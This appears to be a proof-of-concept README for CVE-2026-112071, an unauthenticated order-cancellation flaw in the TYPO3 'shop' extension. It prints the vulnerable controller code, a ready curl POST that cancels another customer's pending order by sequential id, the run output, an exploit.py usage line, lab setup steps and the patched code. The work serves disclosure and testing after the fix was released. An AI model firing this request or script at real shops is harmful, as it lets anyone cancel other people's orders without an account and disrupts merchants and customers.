 yuwkaaa/cve-2026-112071
unauthenticated order cancellation in TYPO3 EXT:shop





Any visitor can cancel unpaid orders in a TYPO3 shop. cancelAction() takes the
order id from the request and never checks who is calling. Order ids are sequential,
so every pending order is reachable. No account, no session, one POST.
| CVE | CVE-2026-112071 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Package | codingms/shop "TYPO3 Shop by coding.ms", 10,182 installs |
| Affected | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Fixed | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medium, as TYPO3 scored it |
| CVSS 3.1 | 7.5 High, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| Tested on | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Credit | Nguyen Le Thanh Nam |
Second CVE in the same advisory: CVE-2026-113468, PayPal callback forgery in the same controller.
Classes/Controller/BasketOrderController.php:1053, version 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel is registered as a public plugin action in ext_localconf.php:62, so the
action is reachable by anyone. The uid is (int) cast, so there is no SQL injection
here. What is missing is an ownership check. The elseif right below handles the
correct case, cancelling the order held in the caller's own session.
Two conditions bound it: the target order must be in prepared state, and the page
must carry the BasketOrder plugin.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Controls from the same run: order 2 is paid and stays untouched, dropping the
basketOrder argument changes nothing, and the install has zero frontend users and
zero open sessions. Full output in poc-transcript.txt.
GET returns 404, because TYPO3 rejects it with an empty cHash. POST parameters are not part of the cache hash, so cHash does not cover this.
exploit.py sends the same request against a host you own. Dry run by default:
python3 exploit.py http://shop.example/checkout --order 42 --fire
The response is HTTP 200 whether or not the order moved. Confirm in the backend.

get.typo3.org/13/tar.gz, no Composer needed.shop from the released Packagist artefact, plus codingms/additional-tca and
codingms/modules.EXT:shop/Configuration/TypoScript/ in the root template.shop_basketorder content element on a page.tx_shop_domain_model_basketorder with status = 'prepared'.php -S, PHP intl loaded.Skip step 3 and every request returns 404, which looks like a site that is not vulnerable.
6.3.0 binds the uid to the caller's session:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() had the same pattern and is reachable from payment callbacks where no
session cookie exists, so it got BasketOrderHmacService, which signs the uid with
the site encryptionKey. Full diff in
fix-6.2.0-to-6.3.0.diff, taken from the released 6.3.0
artefact. That patch was read only; the PoC was not re-run against it.
Reported to [email protected]. Fixed versions by Thomas Deuling (coding.ms), advisory by Torben Hansen (TYPO3 Security Team).
For testing systems you own or are authorised to test.







